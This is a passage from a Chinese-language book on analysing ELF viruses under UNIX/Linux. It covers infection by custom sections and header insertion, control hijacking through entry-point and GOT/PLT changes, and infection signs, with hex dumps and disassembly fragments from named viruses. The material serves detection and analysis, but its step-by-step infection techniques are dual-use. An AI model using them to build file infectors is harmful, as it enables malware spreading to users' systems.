在默认情况下，代码段不允许修改，而病毒也没有适当的理由为它指定可写属性（如果这样做，很容易引起注意），病毒只能通过调用 mprotect 函数，在底层操作内存页属性；在正常的程序里，几乎从来不会碰到这种情形。

其他被感染的征兆是：在病毒结束和原始程序体的没被改写的区域开始的地方，可能会发现新颖的人工制品。很可能会出现，两个环境之间的边界将穿过原始程序函数的中间，或者甚至被一些机器指令分开。在这种情况下，反汇编器将显示一些垃圾和没有 prologue 的函数尾部。

19.2.6　通过创建定制的节来感染

最正确的，但不太隐秘的感染方法是创建一个定制的节（段）或者甚至两个节——一个放代码，一个放数据。这样的节可以在任何地方出现——在文件的开头或结尾（这是本章前面提到的、把相邻节分开在其中插入病毒体的方法的变体）。

用这个方法感染的文件如清单 19.12 所示。

清单 19.12　被病毒感染的文件的映射，病毒把病毒码插入特殊的节

```
Name     Start    End      Align Base Type Class 32 es   ss   ds   fs   gs
 .init    08000910 08000918 para  0001 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .plt     08000918 08000B58 dword 0002 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .text    08000B60 080021A4 para  0003 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .fini    080021B0 080021B8 para  0004 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .rodata 080021B8 0800295B byte  0005 publ CONST Y  FFFF FFFF 0006 FFFF FFFF
 .data    0800295C 08002A08 dword 0006 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
 .ctors   08002A08 08002A10 dword 0007 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
 .dtors   08002A10 08002A18 dword 0008 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
 .got     08002A18 08002AB0 dword 0009 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
 .bss     08002B38 08013CC8 qword 000A publ BSS   Y  FFFF FFFF 0006 FFFF FFFF
 .data1   08013CC8 08014CC8 qword 000A publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
```

19.2.7　在文件和头部之间插入来感染

固定大小的头部减缓了 a.out 格式的发展——说实话，不是太坏——直到最后被废除。在新的文件格式里，这个限制被取消了。例如，在 ELF 里，用 2 个字节的 e_ehize 字段保存头长度，e_ehize 占用从文件头数起的 28h 和 29h 字节。

在被感染的文件头部后面，增加一块等于病毒体长度的地方，之后，病毒把文件剩下的部分向下移，并把病毒体拷到真正头部的结尾和程序头部表开头之间的地方。甚至都不

需要增加代码段的长度，因为在大多数情况下，它从文件的第一个字节启动。病毒必须做的是，用近似的值把所有段的 p_offset 字段往下移。以零偏移量开始的段不需要移动；否则，病毒将不能被映射到内存里。这是因为文件里的段偏移量是从文件头开始计数，而不是从头部的结尾计数。这在意识形态上属于不太合理的错误；不过，它却简化了编程。E_phoff 字段所指的程序头部表的偏移量也必须被纠正。

对于节偏移量来说，也必须执行类似的操作；否则，被感染的文件将不能被调试或反汇编（尽管这个文件可以正常运行）。现在有很多病毒忘了纠正 sh_offset 字段，从而暴露了自己。不过，在新生代的病毒里，这个错误有望得到改正。

总而言之，这种感染方法太过于显眼了。在正常的程序里，可执行代码从来不会在 ELF 头部出现。因此，如果 ELF 头部中有可执行代码，那么它肯定是被病毒感染了。把被研究的文件载入 HEX 编程器（例如，HIEW），分析 e_ehize 字段的值。x86 平台（最近改名为 Intel 平台）上当前版本的 ELF 格式所对应的标准头部长度是 34 字节。我在普通的 ELF 文件里还碰到过其他的值（虽然有这样的文件）。不过，不要把被感染的文件载入反汇编器，这没有任何用处。大部分反汇编器，包括 IDA Pro，拒绝反汇编 ELF 头部，因此，研究者不会察觉到文件是否被感染。

图 19.9 显示被 UNIX.inheader.6666 病毒感染的文件片段。尤其要注意用方框框住的 ELF 头部的长度字段。从 34 字节开始的病毒体被高亮标记。进入点（在这个例子里，它是 8048034h）也指向这里。

像一个变体，病毒可能会把病毒体插入 ELF 头部结尾和程序头部表开头之间的地方。像前面的例子那样执行感染；然而，ELF 头部的长度保持不变。病毒位于“模糊的”内存区域，那形式上属于某个段，但实际上不属于任何段。因为这个原因，大部分调试器和反汇编器忽略这个区域。如果病毒不修改进入点，以便它指向病毒体，反汇编器甚至没有什么怨言。因此，不论 IDA Pro 之类的反汇编器有多棒，仍有必要用 HIEW 查看被研究的文件。不是每个安全专家都了解这一点的，因此，这个感染方法有希望得以发扬光大。为战胜把病毒体插入 ELF 头部的病毒做好准备吧。

```
00000000:  7F 45 4C 46-01 01 01 09-00 00 00 00-00 00 00 00  ΔELF○○○◘
00000010:  02 00 03 00-01 00 00 00-34 80 04 08-34 00 00 00  ☻ ♥ ○    ▼И♦◘4
00000020:  BC F8 00 00-00 00 00 00-66 66 20 00-03 00 28 00  ▼▼       ff  ♥ (
00000030:  0F 00 0E 00-31 ED 5E 89-E1 83 E4 F8-50 54 52 68  ☼ ♬ 1▼^И▼▼▼▼PTRh
00000040:  9C 85 04 08-68 BC 82 04-08 51 56 68-30 84 04 08  ▼E♦◘h▼B♦◘QVh0Д♦◘
00000050:  E8 B3 FF FF-FF F4 90 90-55 89 E5 53-50 E8 00 00  ▼▼▼▼▼▼▼▼UИ▼SP▼
00000060:  00 00 5B 81-C3 7A 13 00-00 8B 83 1C-00 00 00 85    [▼▼z‼  Л▼_    E
00000070:  C0 74 02 FF-D0 8B 5D FC-C9 C3 90 90-90 90 90 90  ▼t☻▼▼Л]▼▼▼▼▼▼▼▼▼
00000080:  90 90 90 90-55 8B 15 D0-95 04 08 89-E5 83 EC 08  ▼▼▼▼UЛS▼Ж♦◘Й▼▼▼◘
```

图 19.9　被 UNIX.inheader.6666 病毒感染的文件 HEX dump 的片段，病毒把病毒体插入 ELF 头部

CHAPTER

20

第 20 章　获取控制权的方法

病毒在感染文件的过程中，把自己植入文件只是完成了部分工作，为了感染成功，获得被感染文件的执行控制权变得至关重要。至少有三种方法可以达到这个目的。

20.1　替换进入点

甚至早在 MS-DOS 时代就已使用的经典方法是替换进入点——受感染的 ELF，COFF 或 a.out 文件头中的一个字段。在 ELF 头部是 e_entry 字段，在 a.out 中是 a_entry 字段。这两个字段包含的内容是程序中第一条被执行的机器指令的虚地址（而不是从文件第一个字节到此的偏移量）。

当病毒把病毒体插入文件时，首先会把原来的进入点地址记下来，然后用自己的地址替换它。完成预期的任务后，病毒利用原先保存的地址，把控制权交给被感染的程序。初看之下，这个方法好像很完美；但仔细一想，就会发现它有一个致命的缺点——很容易被发现。

首先，绝大多数文件的进入点都指向代码段的开头。要想在那里插入病毒体非常麻烦，已知的插入方法都存在不能还原原始代码的风险，从而导致文件不能正常运行。而进入点不在 .text 段的范围内，又是文件被病毒感染的明显信号。

第二，研究者在分析可疑的文件时，通常是从进入点开始的（也在这里结束），所以，不论用哪种方法插入病毒码，都会立即引起注意。

第三，磁盘扫描器、检测器、管理器和其他的反病毒软件时刻都在关注进入点。

因此，大多数的病毒作者认为，替换进入点获取控制权的方法太原始了，说出来也不

光彩。现在的病毒都改用其他的感染方法了，可能只有天真的初学者仍从进入点开始分析（谣传变幻莫测的病毒诞生了）。

20.2 在进入点附近插入病毒码

很多病毒不修改进入点，而是先把特定地址的代码保存起来，然后插入跳到病毒体的命令。从表面上看起来，这个算法很优雅，但变幻莫测的实际情况却令这个算法很难实现。首先，病毒必须确定进入点里最初机器指令的长度，才能保存它，这在没有内置反汇编器的情形下，几乎是不可能实现的。

许多病毒通过保存/恢复开始的 16 个字节（Intel 平台上，一条指令可能的最大长度）来限制自己，从而绕过代码段不可写。有些病毒为代码段指定写属性，使它可写（如果接触不到段属性，它可能会修改代码段；然而，IDA Pro 不会告诉你这些，因为它不处理段属性）；也有些病毒用 mprotect 函数改变页属性。不过，这两个方法太引人注意了，即使没有像用 jmp 指令把控制权传给病毒体那样立即引起注意。

许多高级病毒扫描被感染文件的启动过程，搜索 call 或 jmp 指令。当发现这样的指令时，病毒将用病毒体的地址替换被调用的地址。尽管从表面上看来，这个方法是如何的难以捉摸，但实际上，像这样的获取控制权的方法并不难检测。首先，和合法调用的函数相比，病毒不用栈来传递参数。它不知道有多少个参数，甚至不知道是否有参数（在没有集成全功能反汇编器的病毒内，自动分析传递了多少个参数是不可思议的，另外，可能还要装备强大的分析器）。当通过寄存器传递参数时，病毒仔细保存所有被修改的寄存器，了解函数可能使用未知的调用约定。最主要的问题是，当把控制权交给最初的函数时，病毒必须同时从栈顶移走返回地址（否则，将会出现两个返回地址），或者用 jmp 命令调用最初的函数，而不是用 call。对那些用高级语言编写的程序而言，这两个方法都不常见，因此，这将立即暴露病毒的存在。

很难发现从程序任意位置（通常远离进入点）获取控制权的病毒，因为研究者在无法预知的情况下，必须分析大段大段的代码。同时，程序分支得不到控制权的风险，将会随着远离进入点的距离增长而增加。因此，据我所知，大多数病毒都不会超出它们所遇到的第一个 ret 指令的范围。

20.3 修改导入表

在大多数时候，从/到 ELF 文件导入外部函数的经典方法如下：在从 .text 段调用导入函数的第一阶段，位于 .plt （procedure linkable table）节里的“stub”被调用。依次，这就

要指向与包含被调用函数名（或它们的哈希值）的字符串表有关的、位于.got （global offset table）节里的 printf 函数的指针。

清单 20.1　提供 ls 程序中调用 printf 函数的方法，ls 来自 Red Hat 5.0。

清单 20.1　ls 程序中调用 printf 函数所使用的方法

```
.text:08000E2D                  call      _printf
...
.plt:08000A58  _printf          proc near
.plt:08000A58
.plt:08000A58                   jmp       ds:off_800628C
.plt:08000A58  _printf          endp
...
.got:0800628C  off_800628C      dd offset printf
...
extern:8006580 extrn printf:near ; weak
...
0000065B:  FF 00 6C 69-62 63 2E 73-6F 2E 35 00-73 74 70 63  y libc.so.5 stpc
0000066B:  70 79 00 73-74 72 63 70-79 00 69 6F-63 74 6C 00  py strcpy ioctl
0000067B:  70 72 69 6E-74 66 00 73-74 72 65 72-72 6F 72 00  printf strerror
```

从调用链的哪个环节插入？首先，病毒可以伪造一个字符串表，捕获所有感兴趣的函数对它的调用。最常见的感染目标是 printf，fprintf 或 sprintf 函数（因为程序如果没有它们，几乎什么都做不了）和文件输入输出函数。对于感染来说，这很自然地使搜索新目标变得透明（用于修饰或说明一种进程或过程，它允许用户调用它，而用户并不用知道它的存在）。

“人造卫星式”的病毒可以在被感染的文件里创建专用的捕获库。因为 IDA Pro 在反汇编 ELF 文件时，不显示导入函数库的名字，因此，在这种情形下，发现错误是比较困难的。幸运的是，我们还有 HEX 编辑器。有些病毒喜欢修改 GOT（global offset table）中的字段，把其中的某些条目指向病毒体。

CHAPTER

21

第 21 章　被病毒感染的主要征兆

大部分病毒使用的非常特殊的机器指令集和数据结构，一般很少在“正常的”程序里碰到。如果希望的话，病毒作者可以隐藏这些内容，在这种情况下，将很难发现那些被感染的代码。不过，这仅在理论上是正确的。实际显示，病毒一般来说都比较傻，有可能在几秒钟内发现它们。

可执行文件的结构被破坏是典型的、但不是 100%被病毒感染的征兆。如果你碰到这样的文件，并不意味着它们肯定被病毒感染了。巧妙的保护机制或程序员的自我表现欲，通常也会生成这种不同寻常的结构。此外，有些病毒把病毒体插入文件，却几乎不会损坏它的结构。只有反汇编被研究的文件，才能找到确定的答案。不过，这是劳动密集型的方法，需要勤奋，扎实的操作系统基本功，和大量空闲的时间。因此，黑客一般都会折衷处理，通过浏览反汇编清单来发现病毒感染的主要征兆，而不是一行行的仔细研读。

为了感染目标文件，病毒必须从候选人中挑选出“中意的”目标。考虑 ELF 文件。为了确认目标文件是否真是 ELF 文件，病毒必须读入目标文件的文件头，并把开始的 4 个字节与⌂ELF（对应的 ASCII 码为 7F 45 4C 46）字符串做比较。如果病毒体被加密，它可能会用哈希比较法或其他的编码技巧，在这种情况下，在加密的病毒文件体内将没有⌂ELF 字符串。不过，现在已有一半以上的 UNIX 病毒都带有这个字符串，这个方法尽管很简单，工作却非常好。

把被研究的文件载入 HEX 编辑器，寻找⌂ELF 字符串。在被感染的文件里，有两个这样的字符串：一个在头部，另一个在代码节或数据节里。不要搜索反汇编后的清单！大部分病毒会把⌂ELF 字符串转换成 32 位的整形常量 464C457Fh，从而隐藏病毒的存在。然而，如果你切换到 dump 模式，它将立即出现在屏幕上。图 21.1 显示被 VirTool.Linux.Mmap.443 病毒感染的文件的 dump，病毒在搜索适合感染的目标时就是使用这个方法的。

用这个方法不能发现 Linux.Winter.343 病毒（也称为 Lotek），因为它用特殊的数学变换加密⌂ELF 字符串（清单 21.1）。




图 21.1　被 VirTool.Linux.Mmap.443 病毒感染的文件的片段。当用 HEX dump 模式查看时，病毒用于搜索感染目标的⌂ELF 字符串清晰可见

清单 21.1　Lotek 病毒的片段，它在 ELF 文件里仔细隐藏它的兴趣

```
.text:08048473    MOV   EAX, 0B9B3BA81h    ; -"ELF" (minus "ELF")
.text:08048478    ADD   EAX, [EBX]         ; The first 4 bytes of the target
.text:0804847A    JNZ   short loc_804846E ; → This is not an ELF file.
```

与ᴮ‖┤文本字符串（在清单 21.1 里，用粗体高亮标出它）直接对应的值是 B9B3BA81h，把⌂ELF 字符串转换为 32 位常量，再乘以负数，就可以得出这个结果了。把结果与目标文件开始的 4 个字节相比较，如果字符串相同，病毒将得到零；如果字符串不一样，病毒得到非零值。

作为一个变体，病毒有可能把⌂ELF 引用字符串转换为它的二补数[①]（two's complement）（把所有的位求反，然后加 1），经过此种转换后，病毒体包含 80 BA B3 B9 序列。在不同方向上循环检查从 1 到 7 位置上的字节；很少碰到部分检查（检查两三个匹配的字节，等等）和其他的检查方法。

系统调用实现机制的隐秘性比较弱。病毒不可能通过静态连接，拖着沉重的 LIBC 函

① 二补码是在二进制系统数字中，将一补码 (one's complement) 所得到的结果再加 1 的一种转换方式。例如二进制数 01101100 经过 1 补码之后会成为 10010011，而其 2 补码便是 10010100，通常 2 补码是用来表示二进制负数的。

数库四处溜达，因为这样的怪物不可能不惹人注意。解决这个问题有多种方法，其中最流行的是使用操作系统的原始 API。因为原始 API 与系统的实现细节紧密相关，UNIX 开发者已经放弃对它的标准化。实际上，在 System V 和类似的系统里，用 far 调用在 0007:00000000 地址来实现系统调用，在 Linux 里，用 INT 80h 中断调用系统函数。


注意

/usr/include/asm/unisted.h 列出系统调用编号。

因此，使用原始 API 减小了病毒的适应性，不便于移植。

正常的程序很少使用原始 API（尽管 FreeBSD 4.5 的工具采用这种方式）。因此，文件中存在大量的机器指令——例如，类似 int 80h/call 007:00000000（CD 80/9A 00 00 00 00 07 00）——是被病毒感染的证据。为了防止误报（换句话说，为了发现那些线索不明的病毒），你不仅要找到原始 API，还要分析这些调用的顺序。病毒一般会使用如下的系统指令顺序：sys_open，sys_lseek，old_mmap/sys_munmap，sys_write，sys_close，sys_exit。很少使用 exec 和 fork 调用；实际上，我只见过 STAOG.4744 病毒用过它们。像 VirTool.Linux.Mmap.443，VirTools.Linux.Elfwrsec.a，PolyEngine.Linux.LIME.poly，和 Linux.Winter.343 这类病毒都没有使用它们。

图 21.2 显示被 VirTool.Linux.Mmap.443 病毒感染的文件片段。未隐藏的 int 80h 暴露出程序代码的侵略本性，也显示出它自我繁殖的倾向。




图 21.2 被 VirTool.Linux.Mmap.443 病毒感染的文件片段，直接调用操作系统的原始 API，暴露了它的存在

为了比较，考虑正常的程序是怎样使用系统调用的。为了更好地说明，我以 FreeBSD 4.5（图 21.3）中的 cat 为例。中断指令没有延伸到整个代码；相反，它们集中在它们自己的包装函数周围。病毒也能在包装代码层“包装”系统调用。不过，针对不同的目标文件，病毒伪造的“包装”不可能和真的一模一样。




图 21.3　正常文件的片段（FreeBSD 里的 cat 工具）。注意，包装函数把原始 API 调用包围了

病毒的作者都是一些偏执狂，从来都不知道妥协，他们采用各种各样的技术使发现和分析病毒变得更复杂。有心计的（也许是最细心的）病毒作者动态生成 int 80h/call 0007:00000000 指令，把它压入栈，暗中把控制权交给病毒。经过这样的处理后，被研究程序的反汇编清单里将不再出现 int 80h/call 0007:00000000 调用。这样的病毒只能在被多重间接调用的、位于栈里的子程序里找到。这个任务较难完成，因为即使在正常的程序里，间接调用也非常丰富。因此，确定被调用的地址是非常关键的问题（至少，在静态分析的情形下）。另一方面，这样的病毒相对较少（目前，几乎都是一些实验室病毒），因此，现在还不必过于恐慌。更常见的情形是，病毒把病毒体分段加密，从而使检测更加困难。然而，对 IDA Pro 反汇编器来说，这不是大问题，甚至解除多层加密都不需要费什么力气。

然而，再聪明的人也有犯错的时候，IDA Pro 也不例外。在一般情况下，IDA Pro 自动确定被调用的函数名，把它们格式化后作为注释。因为这个便利的特征，利用 IDA pro 分析算法时，不必经常翻阅参考手册。Linux.ZipWorm 之类的病毒，不甘心受到这样的摆布，采用特殊的编程技巧迷惑反汇编器。例如，Linux.ZipWorm 强制把被调用函数的编号压入栈，从而迷惑 IDA，使它无法确认函数名（清单 21.2）。

清单 21.2　迷惑 IDA Pro 的 Linux.ZipWorm 病毒的片段

```
.text:080483C0   PUSH   13h
.text:080483C2   PUSH   2
.text:080483C4   SUB    ECX, ECX
.text:080483C6   POP    EDX
.text:080483C7   POP    EAX    ; EAX := 2. This is the fork call.
.text:080483C8   INT    80h    ; Linux - IDA failed to determine the call name!
```

病毒已经完成了预期的目标，强制反汇编清单带上错过的自动注释是不可能的。不过，从另外的角度考虑：如果没有被感染，文件里为什么会出现反调试的方法呢？因此，为了使用反调试技术，病毒必须以削弱隐秘性为代价（也就是说病毒的“耳朵”露在被感染文件的外面了）。

大部分的病毒不注意创建启动代码，或者只拙劣地模仿它们，从而也暴露出弱点。在正常程序的进入点，通常存在正常的、带有规范 prologue 和 epilogue 的函数。IDA Pro 反汇编器可以自动识别这样的函数（清单 21.3）。

清单 21.3　带有规范 prologue 和 epilogue 的正常启动函数

```
text:080480B8 start         PROC   NEAR
text:080480B8
text:080480B8               PUSH   EBP
text:080480B9               MOV    EBP, ESP
text:080480BB               SUB    ESP, 0Ch
...
text:0804813B               RET
text:0804813B start         ENDP
```

在一些情况下，启动函数把控制权传给 libc_start_main，用 hlt 终止而不用 ret（清单 21.4）。这是正常的。不过，记住，许多用汇编写的病毒作为从连接器收到的“礼物”，也有同样的启动代码。因此，被研究文件里存在启动代码，不能作为文件是否健康的依据。

清单 21.4　二选一的正常的启动函数

```
.text:08048330      public start
.text:08048330      start    PROC   NEAR
.text:08048330               XOR    EBP, EBP
.text:08048332               POP    ESI
.text:08048333               MOV    ECX, ESP
.text:08048335               AND    ESP, 0FFFFFFF8h
.text:08048338               PUSH   EAX
.text:08048339               PUSH   ESP
.text:0804833A               PUSH   EDX
.text:0804833B               PUSH   offset sub 804859C
```

```
.text:08048340                PUSH   offset sub_80482BC
.text:08048345                PUSH   ECX
.text:08048346                PUSH   ESI
.text:08048347                PUSH   offset loc_8048430
.text:0804834C                CALL   ___libc_start_main
.text:08048351                HLT
.text:08048352                NOP
.text:08048353                NOP
.text:08048353      start     ENDP
```

许多被感染的文件会有一些差异。实际上，PolyEngine.Linux.LIME.poly 病毒的启动代码如清单 21.5 所示。

